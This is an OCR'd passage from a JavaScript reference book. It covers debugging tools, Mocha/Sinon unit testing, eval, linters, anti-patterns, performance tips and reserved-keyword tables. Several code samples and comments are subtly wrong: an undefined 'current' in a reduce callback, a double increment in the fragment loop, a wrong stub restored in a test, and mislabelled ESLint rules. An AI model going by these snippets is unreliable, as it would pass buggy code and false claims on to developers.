
VSC has built-in support for debugging JavaScript.

1. Click the Debug button on the left or `Ctrl` + `Shift` + `D`
2. If not already done, create a launch configuration file (`launch.json`) by pressing the gear icon.
3. Run the code from VSC by pressing the green play button or hit `F5`.

**Adding a breakpoint in VSC**

Click next to the line number in your JavaScript source file to add a breakpoint (it will be marked red). To delete the breakpoint, click the red circle again.

**Tip:** You can also utilise the conditional breakpoints in browser's dev tools. These help in skipping unnecessary breaks in execution. Example scenario: you want to examine a variable in a loop exactly at 5th iteration.




# Section 99.3: Using setters and getters to find what changed a property

Let's say you have an object like this:

```
var myObject = {
```

```
    name: 'Peter'
}
```

Later in your code, you try to access `myObject.name` and you get **George** instead of **Peter**. You start wondering who changed it and where exactly it was changed. There is a way to place a `debugger` (or something else) on every set (every time someone does `myObject.name = 'something'`):

```
var myObject = {
    _name: 'Peter',
    set name(name){debugger;this._name=name},
    get name(){return this._name}
}
```

Note that we renamed `name` to `_name` and we are going to define a setter and a getter for `name`.

`set name` is the setter. That is a sweet spot where you can place `debugger`, `console.trace()`, or anything else you need for debugging. The setter will set the value for name in `_name`. The getter (the `get name` part) will read the value from there. Now we have a fully functional object with debugging functionality.

Most of the time, though, the object that gets changed is not under our control. Fortunately, we can define setters and getters on **existing** objects to debug them.

```
// First, save the name to _name, because we are going to use name for setter/getter
otherObject._name = otherObject.name;

// Create setter and getter
Object.defineProperty(otherObject, "name", {
    set: function(name) {debugger;this._name = name},
    get: function() {return this._name}
});
```

Check out setters and getters at MDN for more information.

Browser support for setters/getters:

| | Chrome | Firefox | IE | Opera | Safari | Mobile |
|---|---|---|---|---|---|---|
| Version | 1 | 2.0 | 9 | 9.5 | 3 | all |

# Section 99.4: Using the console

In many environments, you have access to a global `console` object that contains some basic methods for communicating with standard output devices. Most commonly, this will be the browser's JavaScript console (see Chrome, Firefox, Safari, and Edge for more information).

```
// At its simplest, you can 'log' a string
console.log("Hello, World!");

// You can also log any number of comma-separated values
console.log("Hello", "World!");

// You can also use string substitution
console.log("%s %s", "Hello", "World!");

// You can also log any variable that exist in the same scope
var arr = [1, 2, 3];
console.log(arr.length, this);
```


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You can use different console methods to highlight your output in different ways. Other methods are also useful for more advanced debugging.

For more documentation, information on compatibility, and instructions on how to open your browser's console, see the Console topic.

Note: if you need to support IE9, either remove `console.log` or wrap its calls as follows, because `console` is undefined until the Developer Tools are opened:

```
if (console) { //IE9 workaround
    console.log("test");
}
```

## Section 99.5: Automatically pausing execution

In Google Chrome, you can pause execution without needing to place breakpoints.

 **Pause on Exception:** While this button is toggled on, if your program hits an unhandled exception, the program will pause as if it had hit a breakpoint. The button can be found near Execution Controls and is useful for locating errors.

You can also pause execution when an HTML tag (DOM node) is modified, or when its attributes are changed. To do that, right click the DOM node on the Elements tab and select "Break on...".

## Section 99.6: Elements inspector

Clicking the  *Select an element in the page to inspect it* button in the upper left corner of the Elements tab in Chrome or Inspector tab in Firefox, available from Developer Tools, and then clicking on an element of the page highlights the element and assigns it to the `$0` variable.

Elements inspector can be used in variety of ways, for example:

1. You can check if your JS is manipulating DOM the way you expect it to,
2. You can more easily debug your CSS, when seeing which rules affect the element (*Styles* tab in Chrome)
3. You can play around with CSS and HTML without reloading the page.

Also, Chrome remembers last 5 selections in the Elements tab. `$0` is the current selection, while `$1` is the previous selection. You can go up to `$4`. That way you can easily debug multiple nodes without constantly switching selection to them.

You can read more at Google Developers.

## Section 99.7: Break when a function is called

For named (non-anonymous) functions, you can break when the function is executed.

```
debug(functionName);
```

The next time `functionName` function runs, the debugger will stop on its first line.

# Section 99.8: Stepping through code

Once you've paused execution on a breakpoint, you may want to follow execution line-by-line to observe what happens. Open your browser's Developer Tools and look for the Execution Control icons. (This example uses the icons in Google Chrome, but they'll be similar in other browsers.)

 **Resume:** Unpause execution. Shorcut: `F8` (Chrome, Firefox)

 **Step Over:** Run the next line of code. If that line contains a function call, run the whole function and move to the next line, rather than jumping to wherever the function is defined. Shortcut : `F10` (Chrome, Firefox, IE/Edge), `F6` (Safari)

 **Step Into:** Run the next line of code. If that line contains a function call, jump into the function and pause there. Shortcut : `F11` (Chrome, Firefox, IE/Edge), `F7` (Safari)

 **Step Out:** Run the rest of the current function, jump back to where the function was called from, and pause at the next statement there. Shortcut : `Shift` + `F11` (Chrome, Firefox, IE/Edge), `F8` (Safari)

Use these in conjunction with the **Call Stack**, which will tell you which function you're currently inside of, which function called that function, and so forth.

See Google's guide on "How to Step Through the Code" for more details and advice.

Links to browser shortcut key documentation:

- Chrome
- Firefox
- IE
- Edge
- Safari


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# Chapter 100: Unit Testing JavaScript

## Section 100.1: Unit Testing Promises with Mocha, Sinon, Chai and Proxyquire

Here we have a simple class to be tested that returns a `Promise` based on the results of an external `ResponseProcessor` that takes time to execute.

For simplicity we'll assume that the `processResponse` method won't ever fail.

```
import {processResponse} from '../utils/response_processor';

const ping = () => {
  return new Promise((resolve, _reject) => {
    const response = processResponse(data);
    resolve(response);
  });
}

module.exports = ping;
```

To test this we can leverage the following tools.

1. `mocha`
2. `chai`
3. `sinon`
4. `proxyquire`
5. `chai-as-promised`

I use the following `test` script in my `package.json` file.

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register --require
./test/unit/test_helper.js  --recursive test/**/*_spec.js"
```

This allows me to use `es6` syntax. It references a `test_helper` that will look like

```
import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';

chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);
```

`Proxyquire` allows us to inject our own stub in the place of the external `ResponseProcessor`. We can then use `sinon` to spy on that stub's methods. We use the extensions to `chai` that `chai-as-promised` injects to check that the `ping()` method's promise is `fullfilled`, and that it `eventually` returns the required response.

```
import {expect}       from 'chai';
import sinon          from 'sinon';
import proxyquire     from 'proxyquire';

let formattingStub = {
  wrapResponse: () => {}
```

```
}

let ping = proxyquire('../../../src/api/ping', {
  '../utils/formatting': formattingStub
});

describe('ping', () => {
  let wrapResponseSpy, pingResult;
  const response = 'some response';

  beforeEach(() => {
    wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
    pingResult = ping();
  })

  afterEach(() => {
    formattingStub.wrapResponse.restore();
  })

  it('returns a fullfilled promise', () => {
    expect(pingResult).to.be.fulfilled;
  })

  it('eventually returns the correct response', () => {
    expect(pingResult).to.eventually.equal(response);
  })
});
```

Now instead let's assume you wish to test something that uses the response from `ping`.

```
import {ping} from './ping';

const pingWrapper = () => {
  ping.then((response) => {
    // do something with the response
  });
}

module.exports = pingWrapper;
```

To test the `pingWrapper` we leverage

1. `sinon`
2. `proxyquire`
3. `sinon-stub-promise`

As before, `Proxyquire` allows us to inject our own stub in the place of the external dependency, in this case the `ping` method we tested previously. We can then use `sinon` to spy on that stub's methods and leverage `sinon-stub-promise` to allow us to `returnsPromise`. This promise can then be resolved or rejected as we wish in the test, in order to test the wrapper's response to that.

```
import {expect}   from 'chai';
import sinon      from 'sinon';
import proxyquire from 'proxyquire';

let pingStub = {
  ping: () => {}
};
```


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```
let pingWrapper = proxyquire('../src/pingWrapper', {
  './ping': pingStub
});

describe('pingWrapper', () => {
  let pingSpy;
  const response = 'some response';

  beforeEach(() => {
    pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
    pingSpy.resolves(response);
    pingWrapper();
  });

  afterEach(() => {
    pingStub.wrapResponse.restore();
  });

  it('wraps the ping', () => {
    expect(pingSpy).to.have.been.calledWith(response);
  });
});
```

## Section 100.2: Basic Assertion

At its most basic level, Unit Testing in any language provides assertions against some known or expected output.

```
function assert( outcome, description ) {
    var passFail = outcome ? 'pass' : 'fail';
    console.log(passFail, ': ', description);
    return outcome;
};
```

The popular assertion method above shows us one quick and easy way to assert a value in most web browsers and interpreters like Node.js with virtually any version of ECMAScript.

A good unit test is designed to test a discreet unit of code; usually a function.

```
function add(num1, num2) {
    return num1 + num2;
}

var result = add(5, 20);
assert( result == 24, 'add(5, 20) should return 25...');
```

In the example above, the return value from the function `add(x, y)` or `5 + 20` is clearly `25`, so our assertion of `24` should fail, and the assert method will log a "fail" line.

If we simply modify our expected assertion outcome, the test will succeed and the resulting output would look something like this.

```
assert( result == 25, 'add(5, 20) should return 25...');

console output:

> pass: should return 25...
```

This simple assertion can assure that in many different cases, your "add" function will always return the expected

result and requires no additional frameworks or libraries to work.

A more rigorous set of assertions would look like this (using `var result = add(x,y)` for each assertion):

```
assert( result == 0, 'add(0, 0) should return 0...');
assert( result == -1, 'add(0, -1) should return -1...');
assert( result == 1, 'add(0, 1) should return 1...');
```

And console output would be this:

```
> pass: should return 0...
> pass: should return -1...
> pass: should return 1...
```

We can now safely say that **`add(x,y)`**... **should return the sum of two integers**. We can roll these up into something like this:

```
function test__addsIntegers() {

    // expect a number of passed assertions
    var passed = 3;

    // number of assertions to be reduced and added as Booleans
    var assertions = [

        assert( add(0, 0) == 0, 'add(0, 0) should return 0...'),
        assert( add(0, -1) == -1, 'add(0, -1) should return -1...'),
        assert( add(0, 1) == 1, 'add(0, 1) should return 1...')

    ].reduce(function(previousValue, currentValue){

        return previousValue + current;

    });

    if (assertions === passed) {

        console.log("add(x,y)... did return the sum of two integers");
        return true;

    } else {

        console.log("add(x,y)... does not reliably return the sum of two integers");
        return false;

    }
}
```


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# Chapter 101: Evaluating JavaScript

| Parameter | Details |
| --- | --- |
| string | The JavaScript to be evaluated. |

In JavaScript, the `eval` function evaluates a string as if it were JavaScript code. The return value is the result of the evaluated string, e.g. `eval('2 + 2')` returns `4`.

`eval` is available in the global scope. The lexical scope of the evaluation is the local scope unless invoked indirectly (e.g. `var geval = eval; geval(s);`).

**The use of `eval` is strongly discouraged.** See the Remarks section for details.

## Section 101.1: Evaluate a string of JavaScript statements

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";

console.log("z is ", eval(str));
```

**The use of `eval` is strongly discouraged.** See the Remarks section for details.

## Section 101.2: Introduction

You can always run JavaScript from inside itself, although this is **strongly discouraged** due to the security vulnerabilities it presents (see Remarks for details).

To run JavaScript from inside JavaScript, simply use the below function:

```
eval("var a = 'Hello, World!'");
```

## Section 101.3: Evaluation and Math

You can set a variable to something with the `eval()` function by using something similar to the below code:

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";

var res = a + b + c;
```

The result, stored in the variable `res`, will be:

> 200
> 4
> 27

**The use of `eval` is strongly discouraged.** See the Remarks section for details.

# Chapter 102: Linters - Ensuring code quality

## Section 102.1: JSHint

JSHint is an open source tool which detects errors and potential problems in JavaScript code.

To lint your JavaScript you have two options.

1. Go to JSHint.com and paste your code in there on line text editor.
2. Install JSHint in your IDE.
    - Atom: linter-jshint (must have Linter plugin installed)
    - Sublime Text: JSHint Gutter and/or Sublime Linter
    - Vim: jshint.vim or jshint2.vim
    - Visual Studio: VSCode JSHint

A benefit of adding it to your IDE is that you can create a JSON configuration file named `.jshintrc` that will be used when linting your program. This is convent if you want to share configurations between projects.

Example `.jshintrc` file

```
{
    "-W097": false, // Allow "use strict" at document level
    "browser": true, // defines globals exposed by modern browsers
http://jshint.com/docs/options/#browser
    "curly": true, // requires you to always put curly braces around blocks in loops and
conditionals http://jshint.com/docs/options/#curly
    "devel": true, // defines globals that are usually used for logging poor-man's debugging:
console, alert, etc. http://jshint.com/docs/options/#devel
    // List global variables (false means read only)
    "globals": {
        "globalVar": true
    },
    "jquery": true, // This option defines globals exposed by the jQuery JavaScript library.
    "newcap": false,
    // List any global functions or const vars
    "predef": [
        "GlobalFunction",
        "GlobalFunction2"
    ],
    "undef": true, // warn about undefined vars
    "unused": true // warn about unused vars
}
```

JSHint also allows configurations for specific lines/blocks of code

```
switch(operation)
{
   case '+'
   {
      result = a + b;
      break;
   }

   // JSHint W086 Expected a 'break' statement
   // JSHint flag to allow cases to not need a break
   /* falls through */
```


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```
    case '*':
    case 'x':
    {
        result = a * b;
        break;
    }
}

// JSHint disable error for variable not defined, because it is defined in another file
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */
```

More configuration options are documented at http://jshint.com/docs/options/

## Section 102.2: ESLint / JSCS

ESLint is a code style linter and formatter for your style guide much like JSHint. ESLint merged with JSCS in April of 2016. ESLint does take more effort to set up than JSHint, but there are clear instructions on their website for getting started.

A sample configuration for ESLint is as follows:

```
{
    "rules": {
        "semi": ["error", "always"], // throw an error when semicolons are detected
        "quotes": ["error", "double"] // throw an error when double quotes are detected
    }
}
```

A sample configuration file where ALL rules are set to off, with descriptions for what they do can be found here.

## Section 102.3: JSLint

JSLint is the trunk from which JSHint branched. JSLint takes a much more opinionated stance on how to write JavaScript code, pushing you towards only using the parts Douglas Crockford deems to be its "good parts", and away from any code that Crockford believes to have a better solution. The following StackOverflow thread may help you decide which linter is right for you. While there are differences (here are some brief comparisons between it and JSHint / ESLint), each option is extremely customizable.

For a more information about configuring JSLint check out NPM or github.

# Chapter 103: Anti-patterns

## Section 103.1: Chaining assignments in var declarations

Chaining assignments as part of a `var` declaration will create global variables unintentionally.

For example:

```
(function foo() {
    var a = b = 0;
})()
console.log('a: ' + a);
console.log('b: ' + b);
```

Will result in:

```
Uncaught ReferenceError: a is not defined
'b: 0'
```

In the above example, `a` is local but `b` becomes global. This is because of the right to left evaluation of the `=` operator. So the above code actually evaluated as

```
var a = (b = 0);
```

The correct way to chain var assignments is:

```
var a, b;
a = b = 0;
```

Or:

```
var a = 0, b = a;
```

This will make sure that both `a` and `b` will be local variables.


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# Chapter 104: Performance Tips

JavaScript, like any language, requires us to be judicious in the use of certain language features. Overuse of some features can decrease performance, while some techniques can be used to increase performance.

## Section 104.1: Avoid try/catch in performance-critical functions

Some JavaScript engines (for example, the current version of Node.js and older versions of Chrome before Ignition+turbofan) don't run the optimizer on functions that contain a try/catch block.

If you need to handle exceptions in performance-critical code, it can be faster in some cases to keep the try/catch in a separate function. For example, this function will not be optimized by some implementations:

```
function myPerformanceCriticalFunction() {
    try {
        // do complex calculations here
    } catch (e) {
        console.log(e);
    }
}
```

However, you can refactor to move the slow code into a separate function (that *can* be optimized) and call it from inside the `try` block.

```
// This function can be optimized
function doCalculations() {
    // do complex calculations here
}

// Still not always optimized, but it's not doing much so the performance doesn't matter
function myPerformanceCriticalFunction() {
    try {
        doCalculations();
    } catch (e) {
        console.log(e);
    }
}
```

Here's a jsPerf benchmark showing the difference: https://jsperf.com/try-catch-deoptimization. In the current version of most browsers, there shouldn't be much difference if any, but in less recent versions of Chrome and Firefox, or IE, the version that calls a helper function inside the try/catch is likely to be faster.

Note that optimizations like this should be made carefully and with actual evidence based on profiling your code. As JavaScript engines get better, it could end up hurting performance instead of helping, or making no difference at all (but complicating the code for no reason). Whether it helps, hurts, or makes no difference can depend on a lot of factors, so always measure the effects on your code. That's true of all optimizations, but especially micro-optimizations like this that depend on low-level details of the compiler/runtime.

## Section 104.2: Limit DOM Updates

A common mistake seen in JavaScript when run in a browser environment is updating the DOM more often than necessary.

The issue here is that every update in the DOM interface causes the browser to re-render the screen. If an update

changes the layout of an element in the page, the entire page layout needs to be re-computed, and this is very performance-heavy even in the simplest of cases. The process of re-drawing a page is known as *reflow* and can cause a browser to run slowly or even become unresponsive.

The consequence of updating the document too frequently is illustrated with the following example of adding items to a list.

Consider the following document containing a `<ul>` element:

```
<!DOCTYPE html>
<html>
    <body>
        <ul id="list"></ul>
    </body>
</html>
```

We add `5000` items to the list looping 5000 times (you can try this with a larger number on a powerful computer to increase the effect).

```
var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
    list.innerHTML += `<li>item ${i}</li>`;  // update 5000 times
}
```

In this case, the performance can be improved by batching all 5000 changes in one single DOM update.

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
    html += `<li>item ${i}</li>`;
}
list.innerHTML = html;     // update once
```

The function `document.createDocumentFragment()` can be used as a lightweight container for the HTML created by the loop. This method is slightly faster than modifying the container element's `innerHTML` property (as shown below).

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
    li = document.createElement("li");
    li.innerHTML = "item " + i;
    fragment.appendChild(li);
    i++;
}
list.appendChild(fragment);
```

## Section 104.3: Benchmarking your code - measuring execution time

Most performance tips are very dependent of the current state of JS engines and are expected to be only relevant at a given time. The fundamental law of performance optimization is that you must first measure before trying to optimize, and measure again after a presumed optimization.

To measure code execution time, you can use different time measurement tools like:


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Performance interface that represents timing-related performance information for the given page (only available in browsers).

process.hrtime on Node.js gives you timing information as [seconds, nanoseconds] tuples. Called without argument it returns an arbitrary time but called with a previously returned value as argument it returns the difference between the two executions.

Console timers `console.time("labelName")` starts a timer you can use to track how long an operation takes. You give each timer a unique label name, and may have up to 10,000 timers running on a given page. When you call `console.timeEnd("labelName")` with the same name, the browser will finish the timer for given name and output the time in milliseconds, that elapsed since the timer was started. The strings passed to time() and timeEnd() must match otherwise the timer will not finish.

Date.now function `Date.now()` returns current Timestamp in milliseconds, which is a Number representation of time since 1 January 1970 00:00:00 UTC until now. The method now() is a static method of Date, therefore you always use it as Date.now().

**Example 1** using: `performance.now()`

In this example we are going to calculate the elapsed time for the execution of our function, and we are going to use the Performance.now() method that returns a DOMHighResTimeStamp, measured in milliseconds, accurate to one thousandth of a millisecond.

```
let startTime, endTime;

function myFunction() {
    //Slow code you want to measure
}

//Get the start time
startTime = performance.now();

//Call the time-consuming function
myFunction();

//Get the end time
endTime = performance.now();

//The difference is how many milliseconds it took to call myFunction()
console.debug('Elapsed time:', (endTime - startTime));
```

The result in console will look something like this:

```
Elapsed time: 0.10000000009313226
```

Usage of `performance.now()` has the highest precision in browsers with accuracy to one thousandth of a millisecond, but the lowest compatibility.

**Example 2** using: `Date.now()`

In this example we are going to calculate the elapsed time for the initialization of a big array (1 million values), and we are going to use the `Date.now()` method

```
let t0 = Date.now(); //stores current Timestamp in milliseconds since 1 January 1970 00:00:00 UTC
let arr = []; //store empty array
for (let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
```

```
}
console.log(Date.now() - t0); //print elapsed time between stored t0 and now
```

**Example 3** using: `console.time("label")` & `console.timeEnd("label")`

In this example we are doing the same task as in Example 2, but we are going to use the `console.time("label")` & `console.timeEnd("label")` methods

```
console.time("t"); //start new timer for label name: "t"
let arr = []; //store empty array
for(let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.timeEnd("t"); //stop the timer for label name: "t" and print elapsed time
```

**Exemple 4** using `process.hrtime()`

In Node.js programs this is the most precise way to measure spent time.

```
let start = process.hrtime();

// long execution here, maybe asynchronous

let diff = process.hrtime(start);
// returns for example [ 1, 2325 ]
console.log(`Operation took ${diff[0] * 1e9 + diff[1]} nanoseconds`);
// logs: Operation took 1000002325 nanoseconds
```

## Section 104.4: Use a memoizer for heavy-computing functions

If you are building a function that may be heavy on the processor (either clientside or serverside) you may want to consider a **memoizer** which is a *cache of previous function executions and their returned values*. This allows you to check if the parameters of a function were passed before. Remember, pure functions are those that given an input, return a corresponding unique output and don't cause side-effects outside their scope so, you should not add memoizers to functions that are unpredictable or depend on external resources (like AJAX calls or randomly returned values).

Let's say I have a recursive factorial function:

```
function fact(num) {
  return (num === 0)? 1 : num * fact(num - 1);
}
```

If I pass small values from 1 to 100 for example, there would be no problem, but once we start going deeper, we might blow up the call stack or make the process a bit painful for the JavaScript engine we're doing this in, especially if the engine doesn't count with tail-call optimization (although Douglas Crockford says that native ES6 has tail-call optimization included).

We could hard code our own dictionary from 1 to god-knows-what number with their corresponding factorials but, I'm not sure if I advise that! Let's create a memoizer, shall we?

```
var fact = (function() {
  var cache = {}; // Initialise a memory cache object

  // Use and return this function to check if val is cached
```


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```
  function checkCache(val) {
    if (val in cache) {
      console.log('It was in the cache :D');
      return cache[val]; // return cached
    } else {
      cache[val] = factorial(val); // we cache it
      return cache[val]; // and then return it
    }

    /* Other alternatives for checking are:
    || cache.hasOwnProperty(val) or !!cache[val]
    || but wouldn't work if the results of those
    || executions were falsy values.
    */
  }

  // We create and name the actual function to be used
  function factorial(num) {
    return (num === 0)? 1 : num * factorial(num - 1);
  } // End of factorial function

  /* We return the function that checks, not the one
  || that computes because  it happens to be recursive,
  || if it weren't you could avoid creating an extra
  || function in this self-invoking closure function.
  */
  return checkCache;
}());
```

Now we can start using it:

```
> fact(100)
< 9.33262154439441e+157
> fact(100)
  It was in the cache :D
< 9.33262154439441e+157
```

Now that I start to reflect on what I did, if I were to increment from 1 instead of decrement from *num*, I could have cached all of the factorials from 1 to *num* in the cache recursively, but I will leave that for you.

This is great but what if we have **multiple parameters**? This is a problem? Not quite, we can do some nice tricks like using JSON.stringify() on the arguments array or even a list of values that the function will depend on (for object-oriented approaches). This is done to generate a unique key with all the arguments and dependencies included.

We can also create a function that "memoizes" other functions, using the same scope concept as before (returning a new function that uses the original and has access to the cache object):

WARNING: ES6 syntax, if you don't like it, replace ... with nothing and use the `var args = Array.prototype.slice.call(null, arguments);` trick; replace const and let with var, and the other things you already know.

```
function memoize(func) {
  let cache = {};

  // You can opt for not naming the function
  function memoized(...args) {
    const argsKey = JSON.stringify(args);
```

```
    // The same alternatives apply for this example
    if (argsKey in cache) {
      console.log(argsKey + ' was/were in cache :D');
      return cache[argsKey];
    } else {
      cache[argsKey] = func.apply(null, args); // Cache it
      return cache[argsKey]; // And then return it
    }
  }

  return memoized; // Return the memoized function
}
```

Now notice that this will work for multiple arguments but won't be of much use in object-oriented methods I think, you may need an extra object for dependencies. Also, `func.apply(null, args)` can be replaced with `func(...args)` since array destructuring will send them separately instead of as an array form. Also, just for reference, passing an array as an argument to func won't work unless you use `Function.prototype.apply` as I did.

To use the above method you just:

```
const newFunction = memoize(oldFunction);

// Assuming new oldFunction just sums/concatenates:
newFunction('meaning of life', 42);
// -> "meaning of life42"

newFunction('meaning of life', 42); // again
// => ["meaning of life",42] was/were in cache :D
// -> "meaning of life42"
```

## Section 104.5: Initializing object properties with null

All modern JavaScript JIT compilers trying to optimize code based on expected object structures. Some tip from mdn.

> Fortunately, the objects and properties are often "predictable", and in such cases their underlying structure can also be predictable. JITs can rely on this to make predictable accesses faster.

The best way to make object predictable is to define a whole structure in a constructor. So if you're going to add some extra properties after object creation, define them in a constructor with **`null`**. This will help the optimizer to predict object behavior for its whole life cycle. However all compilers have different optimizers, and the performance increase can be different, but overall it's good practice to define all properties in a constructor, even when their value is not yet known.

Time for some testing. In my test, I'm creating a big array of some class instances with a for loop. Within the loop, I'm assigning the same string to all object's "x" property before array initialization. If constructor initializes "x" property with null, array always processes better even if it's doing extra statement.

This is code:

```
function f1() {
    var P = function () {
        this.value = 1
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
```


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```
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}

function f2() {
    var P = function () {
        this.value = 1;
        this.x = null;
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}


(function perform(){
    var start = performance.now();
    f1();
    var duration = performance.now() - start;

    console.log('duration of f1  ' + duration);


    start = performance.now();
    f2();
    duration = performance.now() - start;

    console.log('duration of f2 ' + duration);
})()
```

This is the result for Chrome and Firefox.

```
       FireFox     Chrome
-------------------------
f1      6,400      11,400
f2      1,700       9,600
```

As we can see, the performance improvements are very different between the two.

# Section 104.6: Reuse objects rather than recreate

**Example A**

```
var i,a,b,len;
a = {x:0,y:0}
function test(){ // return object created each call
    return {x:0,y:0};
}
```

```
function test1(a){ // return object supplied
    a.x=0;
    a.y=0;
    return a;
}

for(i = 0; i < 100; i ++){ // Loop A
   b = test();
}

for(i = 0; i < 100; i ++){ // Loop B
   b = test1(a);
}
```

Loop B is 4 (400%) times faster than Loop A

It is very inefficient to create a new object in performance code. Loop A calls function `test()` which returns a new object every call. The created object is discarded every iteration, Loop B calls `test1()` that requires the object returns to be supplied. It thus uses the same object and avoids allocation of a new object, and excessive GC hits. (GC were not included in the performance test)

**Example B**

```
var i,a,b,len;
a = {x:0,y:0}
function test2(a){
    return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
    a.x= a.x * 10;
    a.y= a.y * 10;
    return a;
}
for(i = 0; i < 100; i++){  // Loop A
    b = test2({x : 10, y : 10});
}
for(i = 0; i < 100; i++){ // Loop B
    a.x = 10;
    a.y = 10;
    b = test3(a);
}
```

Loop B is 5 (500%) times faster than loop A

## Section 104.7: Prefer local variables to globals, attributes, and indexed values

JavaScript engines first look for variables within the local scope before extending their search to larger scopes. If the variable is an indexed value in an array, or an attribute in an associative array, it will first look for the parent array before it finds the contents.

This has implications when working with performance-critical code. Take for instance a common `for` loop:

```
var global_variable = 0;
function foo(){
    global_variable = 0;
    for (var i=0; i<items.length; i++) {
        global_variable += items[i];
    }
```


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```
}
```

For every iteration in `for` loop, the engine will lookup `items`, lookup the `length` attribute within items, lookup `items` again, lookup the value at index `i` of `items`, and then finally lookup `global_variable`, first trying the local scope before checking the global scope.

A performant rewrite of the above function is:

```
function foo(){
    var local_variable = 0;
    for (var i=0, li=items.length; i<li; i++) {
        local_variable += items[i];
    }
    return local_variable;
}
```

For every iteration in the rewritten `for` loop, the engine will lookup `li`, lookup `items`, lookup the value at index `i`, and lookup `local_variable`, this time only needing to check the local scope.

## Section 104.8: Be consistent in use of Numbers

If the engine is able to correctly predict you're using a specific small type for your values, it will be able to optimize the executed code.

In this example, we'll use this trivial function summing the elements of an array and outputting the time it took:

```
// summing properties
var sum = (function(arr){
        var start = process.hrtime();
        var sum = 0;
        for (var i=0; i<arr.length; i++) {
                sum += arr[i];
        }
        var diffSum = process.hrtime(start);
        console.log(`Summing took ${diffSum[0] * 1e9 + diffSum[1]} nanoseconds`);
        return sum;
})(arr);
```

Let's make an array and sum the elements:

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

Result:

```
Summing took 384416 nanoseconds
```

Now, let's do the same but with only integers:

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

Result:

```
Summing took 180520 nanoseconds
```

**Summing integers took half the time here.**

Engines don't use the same types you have in JavaScript. As you probably know, all numbers in JavaScript are IEEE754 double precision floating point numbers, there's no specific available representation for integers. But engines, when they can predict you only use integers, can use a more compact and faster to use representation, for example, short integers.

This kind of optimization is especially important for computation or data intensive applications.


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# Chapter 105: Memory efficiency

## Section 105.1: Drawback of creating true private method

One drawback of creating private method in JavaScript is memory-inefficient because a copy of the private method will be created every time a new instance is created. See this simple example.

```
function contact(first, last) {
    this.firstName = first;
    this.lastName = last;
    this.mobile;

    // private method
    var formatPhoneNumber = function(number) {
        // format phone number based on input
    };

    // public method
    this.setMobileNumber = function(number) {
        this.mobile = formatPhoneNumber(number);
    };
}
```

When you create few instances, they all have a copy of `formatPhoneNumber` method

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

Thus, would be great to avoid using private method only if it's necessary.

# Appendix A: Reserved Keywords

Certain words - so-called *keywords* - are treated specially in JavaScript. There's a plethora of different kinds of keywords, and they have changed in different versions of the language.

## Section A.1: Reserved Keywords

**JavaScript has a predefined collection of *reserved keywords* which you cannot use as variables, labels, or function names.**

**ECMAScript 1**

`Version = 1`

| *A — E* | *E — R* | *S — Z* |
|---|---|---|
| **break** | export | super |
| **case** | extends | **switch** |
| **catch** | **false** | **this** |
| class | **finally** | **throw** |
| **const** | **for** | **true** |
| **continue** | **function** | **try** |
| debugger | if | **typeof** |
| **default** | import | **var** |
| **delete** | in | **void** |
| do | **new** | while |
| **else** | **null** | with |
| enum | **return** | |

**ECMAScript 2**

Added **24** additional reserved keywords. (New additions in bold).

`Version = 3` `Version = E4X`

| *A — F* | *F — P* | *P — Z* |
|---|---|---|
| **abstract** | **final** | **public** |
| **boolean** | **finally** | **return** |
| **break** | **float** | **short** |
| **byte** | **for** | **static** |
| **case** | **function** | super |
| **catch** | **goto** | **switch** |
| **char** | if | **synchronized** |
| class | **implements** | **this** |
| **const** | import | **throw** |
| **continue** | in | **throws** |
| debugger | **instanceof** | **transient** |
| **default** | **int** | **true** |
| **delete** | **interface** | **try** |
| do | **long** | **typeof** |
| **double** | **native** | **var** |
| **else** | **new** | **void** |
| enum | **null** | **volatile** |
| export | **package** | while |
| extends | **private** | with |


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| | | |
|---|---|---|
| **false** | protected | |

### ECMAScript 5 / 5.1

There was no change since *ECMAScript 3*.

*ECMAScript 5* removed `int`, `byte`, `char`, **`goto`**, `long`, `final`, `float`, `short`, `double`, `native`, `throws`, `boolean`, `abstract`, `volatile`, `transient`, and `synchronized`; it added **`let`** and `yield`.

| *A — F* | *F — P* | *P — Z* |
|---|---|---|
| **break** | **finally** | public |
| **case** | **for** | **return** |
| **catch** | **function** | **static** |
| class | if | super |
| **const** | implements | **switch** |
| **continue** | import | **this** |
| debugger | in | **throw** |
| **default** | **instanceof** | **true** |
| **delete** | interface | **try** |
| do | **let** | **typeof** |
| **else** | **new** | **var** |
